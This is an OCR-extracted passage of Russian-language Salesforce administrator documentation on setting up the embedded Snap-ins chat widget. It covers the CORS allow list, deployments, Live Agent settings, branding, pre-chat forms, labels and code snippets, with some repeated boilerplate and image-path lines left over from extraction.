
ВЕРСИИ

Узел настройки интегрируемых чатов имеется в: Lightning Experience.


Доступно в версиях: **Enterprise**, **Professional**, **Unlimited** и **Developer**



Клиенты заполняют краткую предчатовую форму, которая помогает агентам собрать основную информацию о клиенте, например контактные данные и потребности клиентов.



Клиенты могут начать общение при просмотре веб-страницы и уменьшить окно чата до минимального размера при поиске, чтобы оно не мешало. Виджет чата отображается на всех веб-страницах, так что клиенты могут продолжать просматривать другие страницы на сайте, общаясь с агентом.



Для чата Snap-ins используется облегченное развертывание Live Agent. Ее можно быстро настроить и добавить код чата к веб-страницам, на которых хотите сделать доступным виджет чата. Когда агенты общаются с клиентами через чат snap-in, они задействуют систему Live Agent.

Настройка интегрированного чата для своего веб-сайта

Перед настройкой интегрируемого чата убедитесь, что организация соответствует следующим предварительным требованиям. Выполните следующие шаги для настройки виджета интегрируемого чата и его добавления на веб-страницы. Узел настройки для чата Snap-ins доступен только в Lightning Experience.

Локализация и перевод в интегрированном чате

Основной язык для интегрированного чата устанавливается по-разному в зависимости от того, включено или отключено средство перевода.

Ограничения интегрируемого чата

Интегрируемый чат имеет следующие ограничения.

СМ. ТАКЖЕ:

Настройка интегрированного чата для своего веб-сайта

Ограничения интегрируемого чата

Настройка интегрированного чата для своего веб-сайта

Перед настройкой интегрируемого чата убедитесь, что организация соответствует следующим предварительным требованиям. Выполните следующие шаги для настройки виджета интегрируемого чата и его добавления на веб-страницы. Узел настройки для чата Snap-ins доступен только в Lightning Experience.

Для настройки интегрируемого чата организация должна соответствовать следующим предварительным требованиям:

- Lightning Experience должна быть включена, чтобы иметь возможность настраивать интегрированные чаты
- наличие лицензии Service Cloud;
- наличие лицензии Live Agent;
- в организации включен Live Agent;
- Кнопка чата Live Agent и развертывание Live Agent должны быть настроены и доступны в организации
- настроено и доступно Сообщество Salesforce на странице 3992 (предпочтительно) или сайт Force.com на странице 6620 для доступа пользователя-гостя.

Прим.: Для доступа к страницам настройки интегрируемых чатов администраторы должны использовать Lightning Experience. Однако другим пользователям в организации не требуется доступ к Lightning Experience, чтобы пользоваться интегрированными чатами.

ВЕРСИИ

Узел настройки интегрируемых чатов имеется в: Lightning Experience.

Доступно в версиях: **Enterprise**, **Professional**, **Unlimited** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки интегрируемого чата:

- «Настройка приложения»

Чтобы настроить интегрируемый чат, выполните указанные ниже действия:

1. Добавление веб-сайта в список разрешенных CORS

   Внесите URL-адреса веб-страниц, на которые планируете добавить виджет чата Snap-ins в список разрешенных CORS вашей организации. Веб-страница, в которую вы добавляете чат Snap-ins, является страницей, которую ваши клиенты получают доступ к чату.

2. Создание развертывания интегрируемого чата

   Для каждого используемого виджета интегрируемого чата можно создать развертывание. Узел настройки для чата Snap-ins доступен только в Lightning Experience.

3. Задание параметров Live Agent для развертывания интегрируемого чата

   В виджете интегрируемого чата используются код и кнопка развертывания Live Agent, чтобы клиенты могли общаться с агентами. Предоставленные вами сведения о Live Agent используются для создания кода виджета чата, добавляемого на веб-страницы.

4. Настройка фирменного стиля и внешнего вида виджета интегрируемых чатов

   Выберите цвета и шрифт, которые будут использоваться в виджете интегрируемых чатов в соответствии с фирменным стилем вашей компании.

5. Настройка предчатовой формы

   Соберите контактную информацию от своих клиентов и узнайте, что им нужно от предчатовой формы. Можно создать предчатовую форму, удовлетворяющую различные бизнес-потребности и связывающую информацию клиентов с такими записями Salesforce, как интересы, обращения и контакты. Также можно настраивать поля, которые используются в форме.

6. Настройка меток для интегрируемых чатов

   Вы можете настраивать большинство меток полей для интегрированных чатов из Lightning Experience или из Salesforce Classic.

7. Копирование фрагментов кода интегрируемых чатов и вставка кода на веб-страницы

   Salesforce формирует уникальный фрагмент кода на основе предоставленной информации во время настройки интегрируемого чата. Скопируйте и вставьте фрагмент кода чата, чтобы добавить виджет интегрируемого чата на веб-страницы. Скопируйте и вставьте дополнительный фрагмент кода метатегов, чтобы веб-страницы реагировали на изменение размера, например при использовании мобильных устройств и настольных ПК.

8. Настройка кода виджета интегрируемых чатов

   Используйте текстовый или HTML-редактор для настройки необязательных параметров во фрагменте кода виджета чата.

9. Тестирование работы чата Snap-ins

   После внедрения чата Snap-ins на веб-страницы следует проверить его работу.

СМ. ТАКЖЕ:

Включение Lightning Experience для вашей организации

Поддерживаемые браузеры для Lightning Experience

Добавление веб-сайта в список разрешенных CORS

Внесите URL-адреса веб-страниц, на которые планируете добавить виджет чата Snap-ins в список разрешенных CORS вашей организации. Веб-страница, в которую вы добавляете чат Snap-ins, является страницей, которую ваши клиенты получают доступ к чату.

С чатом Snap-ins можно использовать протоколы HTTP и HTTPS.

1. Введите строку *«CORS»* в поле «Быстрый поиск», затем выберите пункт **«CORS»**.
2. Нажмите кнопку **«Создать»**.
3. Введите шаблон URL-адреса происхождения.

   Шаблон исходного URL-адреса должен включать HTTP или HTTPS протокол и имя домена. Шаблон исходного URL-адреса должен включать порт. Система позволяет использовать специальный символ (*), который должен отображаться перед именем домена второго уровня. Например, `https://*.primer.ru` добавляет в список разрешенных все субдомены `primer.ru`.

   Шаблон URL-адреса происхождения может быть IP-адресом. Тем не менее, IP-адрес и домен, принадлежащий данному адресу, не могут иметь одинаковое происхождение и должны быть добавлены в список разрешенных CORS как отдельные объекты.

ВЕРСИИ

Узел настройки интегрируемых чатов имеется в: Lightning Experience.

Доступно в версиях: **Enterprise**, **Professional**, **Unlimited** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки интегрируемого чата:

- Настройка приложения

СМ. ТАКЖЕ:

Создание развертывания интегрируемого чата

Создание развертывания интегрируемого чата

Для каждого используемого виджета интегрируемого чата можно создать развертывание. Узел настройки для чата Snap-ins доступен только в Lightning Experience.

Настройка интегрируемого чата использует сообщество Salesforce или сайт Force.com, чтобы можно было связать пользователей-гостей. Проверьте наличие каких-либо используемых сообществ или сайтов. Если сайт уже имеется, можно использовать его в качестве конечной точки. В противном случае для этой цели следует создать сайт.

1. Введите строку *«Интегрируемые чаты»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Интегрируемые чаты»**.
2. На странице настройки интегрируемых чатов нажмите **«Создать развертывание»**.

   Откроется страница развертывания интегрируемых чатов.
3. В поле «Имя развертывания интегрируемого чата» введите имя интегрируемого чата.

   Имя развертывания отображается в списке интегрируемых чатов на странице «Интегрируемые чаты». При наличии нескольких развертываний интегрируемых чатов используйте подробное имя для отличия одного чата от другого.
4. Поле «Имя API» заполняется автоматически.
5. В меню «Конечная точка сайта» выберите сообщество Salesforce или сайт Force.com из раскрывающегося списка.

   Если в меню ничего не появилось, значит, в организации не настроены никакие сообщества или сайты.
6. Нажмите кнопку **«Создать»**.

   Будет создано развертывание интегрируемого чата.

После создания развертывания интегрируемого чата настройте параметры Live Agent, используемые в виджете интегрируемого чата.

ВЕРСИИ

Узел настройки интегрируемых чатов имеется в: Lightning Experience.

Доступно в версиях: **Enterprise**, **Professional**, **Unlimited** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки интегрируемого чата:

- Настройка приложения

СМ. ТАКЖЕ:

Задание параметров Live Agent для развертывания интегрируемого чата

Задание параметров Live Agent для развертывания интегрируемого чата

В виджете интегрируемого чата используются код и кнопка развертывания Live Agent, чтобы клиенты могли общаться с агентами. Предоставленные вами сведения о Live Agent используются для создания кода виджета чата, добавляемого на веб-страницы.

Прежде чем задать параметры Live Agent, убедитесь в наличии развертывания и кнопки чата Live Agent для использования в виджете интегрируемого чата.

1. Введите строку *«Интегрируемые чаты»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Интегрируемые чаты»**.
2. Выберите нужное развертывание интегрируемого чата.
3. На странице конфигурации интегрируемых чатов (перейдите в раздел «Основные параметры `Live Agent`» и нажмите **«Начать»**.
4. В меню «Развертывание `Live Agent`» из раскрывающегося списка выберите конфигурацию Live Agent для использования в интегрируемом чате.
5. В меню «Кнопка `Live Agent`» из раскрывающегося списка выберите кнопку Live Agent для использования в виджете интегрируемого чата.
6. Нажмите кнопку **«Сохранить»**.

После установки параметров Live Agent получите код для добавления виджета интегрируемого чата на веб-страницы.

ВЕРСИИ

Узел настройки интегрируемых чатов имеется в: Lightning Experience.

Доступно в версиях: **Enterprise**, **Professional**, **Unlimited** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки интегрируемого чата:

- Настройка приложения

Доступные функции чата в интегрируемом чате

Большинство функций Live Agent поддерживаются интегрируемым чатом. Включите следующие функции в конфигурации Live Agent, в развертывании и кнопке чата для обеспечения наличия его функций для агентов службы и посетителей чата. Функции Live Agent могут быть включены только в Salesforce Classic.

СМ. ТАКЖЕ:

Доступные функции чата в интегрируемом чате

Копирование фрагментов кода интегрируемых чатов и вставка кода на веб-страницы

Доступные функции чата в интегрируемом чате

Большинство функций Live Agent поддерживаются интегрируемым чатом. Включите следующие функции в конфигурации Live Agent, в развертывании и кнопке чата для обеспечения наличия его функций для агентов службы и посетителей чата. Функции Live Agent могут быть включены только в Salesforce Classic.

Табл. 45: Поддерживаемые функции Live Agent для интегрируемых чатов

Функции Live Agent:	Включить в:	Описание
Сохранение транскрипта для посетителей	Всегда включено	Позволяет посетителям чата сохранять свои транскрипты. Они могут сохранять транскрипты во время чата или после него.

ВЕРСИИ

Узел настройки интегрируемых чатов имеется в: Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** и **Developer Edition**

Функции Live Agent:	Включить в:	Описание
Предварительный просмотр	Конфигурация Live Agent	Позволяет агентам видеть, какой посетитель чата набирает текст еще до отправки сообщения.
Перенос файла агентом	Конфигурация Live Agent	Позволяет агентам запрашивать файлы у посетителя чата.
Перенос чата (агенту, навыкам или на кнопку чата)	Конфигурация Live Agent	Позволяет агентам переносить чат непосредственно другому агенту или агенту, назначенному определенному навыку или кнопке чата. Когда чат переносится на кнопку или навык, запрос переноса отправляется всем доступным агентам, назначенным этой кнопке чата или навыку, и чат переносится первому агенту, принявшему запрос.
Ожидание клиента	Кнопка чата	Позволяет настраивать предупреждения и время ожидания, когда посетитель чата бездействует во время чата.
URL-адрес постчатовой страницы	Кнопка чата	Позволяет в конце каждого чата направлять непосредственным посетителям чата ссылку на большее количество ресурсов или опросов. Добавление ссылки после чата создает кнопку

Важное замечание: Необходимо использовать версию 2.0 фрагментов кода со следующими функциями чата:

- Перенос файла агентом
- Ожидание клиента

Настройка фирменного стиля и внешнего вида виджета интегрируемых чатов

Выберите цвета и шрифт, которые будут использоваться в виджете интегрируемых чатов в соответствии с фирменным стилем вашей компании.

Перед началом работы обратитесь в группу, занимающуюся вашим веб-сайтом и получите у них коды цветов фирменного стиля компании. Указать цвета фирменного стиля можно с использованием их шестнадцатеричного кода или кода RGB. Цвет также можно выбрать в цветовой палитре.

На снимках экрана показано, как элементы фирменного стиля выглядят в виджете чата.

ВЕРСИИ


Узел настройки интегрируемых чатов имеется в: Lightning Experience.


Доступно в версиях: **Enterprise**, **Professional**, **Unlimited** и **Developer**


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки интегрируемого чата:

- «Настройка приложения»










Табл. 46: Элементы фирменного стиля, которые можно настроить в виджете интегрируемых чатов

Элемент фирменного стиля	Описание
Основной цвет фирменного стиля	Задает цвет для следующих элементов: • Фон изображения перед чатом • Границы всплывающих сообщений • Загружаемые шары • Загружаемые шары, когда чат свернут

Элемент фирменного стиля	Описание
	По умолчанию задан цвет #222222 (Night Black). На снимках экрана основные элементы фирменного стиля обозначены [1].
Дополнительный цвет фирменного стиля	Задает цвет для следующих элементов: • Кнопки вызова действий, например «Начать чат» или «Чат с экспертом» • Фокус на поле ввода • Кнопка отправки • Сообщение для гостя чата • Дополнительные кнопки • Чат, когда он свернут и приходит новое сообщение По умолчанию задан цвет #005290 (Nimbostratus Blue). На снимках экрана дополнительные элементы фирменного стиля обозначены [2].
Основные элементы контраста	Задает цвет для следующих элементов: • Текст чата • Вводимый текст чата По умолчанию задан цвет #333333 (темно-серый). Цвет фона белый. На снимках экрана основные элементы контраста обозначены [3].
Панель навигации	Задает цвет для следующих элементов: • Панель навигации виджета чата • Кнопка чата, когда чат свернут По умолчанию задан цвет #222222 (Night Black). На снимках экрана элемент панели навигации обозначен [4].
Шрифт	Задает шрифт, используемый в виджете чата. Прим.: Некоторые шрифты не поддерживаются мобильными обозревателями. Если вы выберете шрифт, который недоступен для мобильного обозревателя посетителя чата, шрифт обозревателя отображается по умолчанию. Следующие шрифты не поддерживаются в мобильных обозревателях для iOS и Android: • Georgia • Times New Roman • Arial • Courier New

Элемент фирменного стиля	Описание
	Следующие шрифты поддерживаются только в мобильных обозревателях для iOS: • Trebuchet MS • Verdana • Lucida Console

Настройка фирменного стиля в виджете чата:

1. Введите строку *«Интегрируемые чаты»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Интегрируемые чаты»**.
2. Выберите нужное развертывание интегрируемого чата.
3. Нас страница конфигурации «Интегрируемые чаты» перейдите в раздел «Фирменный стиль» и щелкните **«Правка»**.
4. Выберите цвета, которые будут отображаться в виджете чата.

   Введите цвет с использованием шестнадцатеричного код. Чтобы ввести код RGB или выбрать цвет из палитры, откройте палитру цветов, щелкнув стрелку вниз в поле цвета.
5. Нажмите кнопку **Готово**.
6. Повторите шаги 4–5 для задания остальных цветов фирменного стиля.
7. Выберите шрифт, который будет использоваться в виджете интегрируемых чатов.
8. Нажмите кнопку **«Готово»**.

Важное замечание: При изменении фирменного стиля существующего виджета чата изменяется фрагмент кода виджета чата. Если вы обновляете фирменный стиль для существующего виджета чата, необходимо будет обновить этот фрагмент кода на своих веб-страницах. Если фрагмент кода был изменен, эти изменения необходимо добавить в новый фрагмент кода.

СМ. ТАКЖЕ:

Копирование фрагментов кода интегрируемых чатов и вставка кода на веб-страницы

Настройка кода виджета интегрируемых чатов

Настройка предчатовой формы

Соберите контактную информацию от своих клиентов и узнайте, что им нужно от предчатовой формы. Можно создать предчатовую форму, удовлетворяющую различные бизнес-потребности и связывающую информацию клиентов с такими записями Salesforce, как интересы, обращения и контакты. Также можно настраивать поля, которые используются в форме.

ВЕРСИИ


Узел настройки интегрируемых чатов имеется в: Lightning Experience.

Доступно в версиях: **Enterprise**, **Professional**, **Unlimited** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки интегрируемого чата:

- Настройка приложения



При проектировании предчатовой формы можно выбрать вариант использования, который будет автоматически связывать информацию из формы с записями Salesforce. Когда клиент вводит свое имя или адрес эл. почты в форму, Salesforce сопоставляет эту информацию с записью контакта или интереса Salesforce. Если совпадающих записей не найдено, Salesforce создает новую запись.

Например, если выбрать вариант «Обслуживание», Salesforce связывает информацию клиента с записями типа «Обращение» и «Контакт».

Табл. 47: Варианты использования для связывания информации, отправляемой перед началом чата, с записями Salesforce

Если выбрать:	Salesforce связывает информацию, указываемую перед чатом с записями следующих типов:
Продажи	Записи интересов

Если выбрать:	Salesforce связывает информацию, указываемую перед чатом с записями следующих типов:
Услуга	Записи контактов Записи обращений
Базовый	Записи контактов

Можно выбирать поля, которые отображаются в предчатовой форме, изменять порядок расположения полей и делать поля обязательными для заполнения. Чтобы сделать форму удобнее для клиентов, не добавляйте больше четырех полей.

Настройка предчатовой формы:

1. Введите строку *«Интегрируемые чаты»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Интегрируемые чаты»**.
2. Выберите нужное развертывание интегрируемого чата.
3. На странице конфигурации интегрируемых чатов перейдите в раздел «Предчатовая форма» и установите переключатель в положение **«Активно»**.
4. Нажмите кнопку **«Правка»**.
5. Выберите вариант использования для предчатовой формы.
   a. Выберите основную причину, по которой клиенты используют чат. Выбранная причина определяет тип записей Salesforce, которые создаются на основе информации, которую клиенты вводят в предчатовую форму.
   b. Выберите тип записи, которая воздается на основе предчатовой формы. В раскрывающемся меню приведены типы записей, которые доступны для объекта.
   c. Нажмите кнопку **«Далее»**.
6. Выберите поля, которые будут отображаться в предчатовой форме.
   a. Чтобы изменить порядок расположения полей, используйте стрелки вверх и вниз.

      Прим.: При выборе варианта «Обслуживание» поля группируются по объекту. Поля контакта всегда отображаются над полями обращения.

   b. Чтобы добавить поле, щелкните **+**. Добавлять можно только поля, доступные для объекта.
   c. Чтобы удалить поле, щелкните **X**.
   d. Чтобы клиентам было обязательно заполнять поле, выберите **«Обязательное поле»** рядом с полем.
   e. Нажмите кнопку **«Сохранить»**.

Настройка меток для интегрируемых чатов

Вы можете настраивать большинство меток полей для интегрированных чатов из Lightning Experience или из Salesforce Classic.

1. Введите строку *«Переименовать вкладки и метки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Переименовать вкладки и метки»**.
2. Выберите язык, для которого хотели бы настроить метки.
3. Щелкните ссылку **«Правка»** напротив интегрируемых чатов.
4. Если хотите поменять имя вкладки, введите новое имя, затем нажмите **«Сохранить»**.
5. Нажмите кнопку **«Далее»**.
6. Измените нужные метки. Измененные вами метки применимы только к выбранному языку.
7. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Узел настройки интегрируемых чатов имеется в: Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки интегрируемого чата:
- «Настройка приложения»

Копирование фрагментов кода интегрируемых чатов и вставка кода на веб-страницы

Salesforce формирует уникальный фрагмент кода на основе предоставленной информации во время настройки интегрируемого чата. Скопируйте и вставьте фрагмент кода чата, чтобы добавить виджет интегрируемого чата на веб-страницы. Скопируйте и вставьте дополнительный фрагмент кода метатегов, чтобы веб-страницы реагировали на изменение размера, например при использовании мобильных устройств и настольных ПК.

Убедитесь, что у вас есть доступ к веб-страницам, на которые требуется добавить виджет чата. Вам может понадобиться помощь веб-мастера компании.

После добавления фрагмента кода чата на веб-страницы клиенты смогут использовать виджет интегрируемого чата. Если вы еще не готовы предоставить клиентам доступ к чату, добавьте фрагменты кода на личную веб-страницу.

Можно настроить код для изменения определенных аспектов внешнего вида виджета чата.

Код тега `<meta>` позволяет веб-странице реагировать на изменение размера, чтобы веб-страница и виджет чата надлежащим образом отображались и работали на различных устройствах. Например, если клиент просматривает веб-страницу и виджет чата с мобильного телефона, размер страницы и чата подстраивается под меньший экран.

ВЕРСИИ

Узел настройки интегрируемых чатов имеется в: Lightning Experience.

Доступно в версиях: **Enterprise**, **Professional**, **Unlimited** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки интегрируемого чата:
- Настройка приложения

Рекомендуется использовать тег `<meta>` для обеспечения надлежащего реагирования фрагмента кода. Если страница уже реагирует на изменение размера, не требуется добавлять этот фрагмент или менять тег `<meta>`. При возникновении проблем отображения на других устройствах замените тег `<meta>` на предоставленный фрагмент кода. Тег добавляется в раздел заголовка каждой страницы, где используется виджет интегрируемого чата. Если не включить соответствующий тег `<meta>`, виджет интегрируемого чата отображается так, как на настольном ПК, вне зависимости от устройства, используемого для доступа к странице.

1. Введите строку *«Интегрируемые чаты»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Интегрируемые чаты»**.
2. Выберите нужное развертывание интегрируемого чата.
3. На странице конфигурации интегрируемых чатов перейдите в раздел «Фрагменты кода интегрируемого чата» и нажмите **«Получить код»**.
4. Чтобы добавить виджет интегрируемого чата на страницу, скопируйте фрагмент кода чата и вставьте его перед тегом закрытия `</body>` на веб-странице.

   Вставьте фрагмент кода чата на каждую веб-страницу, где должен отображаться виджет чата. По желанию можно настроить фрагмент кода чата.
5. При необходимости скопируйте и вставьте фрагмент метакода в раздел заголовка тега `<meta>` на каждой веб-странице, где должен отображаться виджет чата.
6. Нажмите кнопку **Готово**.

   Страница с фрагментами кода будет закрыта.

СМ. ТАКЖЕ:

Настройка кода виджета интегрируемых чатов

Настраиваемые параметры в коде интегрируемого чата

Тестирование работы чата Snap-ins

Настройка кода виджета интегрируемых чатов

Используйте текстовый или HTML-редактор для настройки необязательных параметров во фрагменте кода виджета чата.

Можно настроить конкретные параметры, которые влияют на внешний вид и поведение виджета интегрируемого чата.

1. Введите строку *«Интегрируемые чаты»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Интегрируемые чаты»**.
2. Выберите нужное развертывание интегрируемого чата.
3. На странице конфигурации интегрируемых чатов перейдите в раздел «Фрагменты кода интегрируемого чата» и нажмите **«Получить код»**.
4. Скопируйте фрагмент кода чата в текстовый или HTML-редактор.
5. В текстовом или HTML-редакторе укажите URL-адреса изображений для параметров виджета чата.
6. Сохраните внесенные изменения.

После изменения фрагмента кода чата добавьте код на каждую веб-страницу, где должен отображаться виджет интегрируемого чата.

ВЕРСИИ

Узел настройки интегрируемых чатов имеется в: Lightning Experience.

Доступно в версиях: **Enterprise**, **Professional**, **Unlimited** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки интегрируемого чата:

- Настройка приложения

Настраиваемые параметры в коде интегрируемого чата

Можно настроить конкретные параметры, которые влияют на внешний вид и поведение виджета чата Snap-ins, чтобы интерфейс чата отображал фирменный стиль вашей компании. Используйте эти параметры для настройки изображения баннера предчата, логотипа, изображения режима ожидания и аватара агента. Кроме того, можно настроить текст, отображающийся на кнопке чата и виджете чата при загрузке чата, а также при наличии и отсутствии доступных агентов.

СМ. ТАКЖЕ:

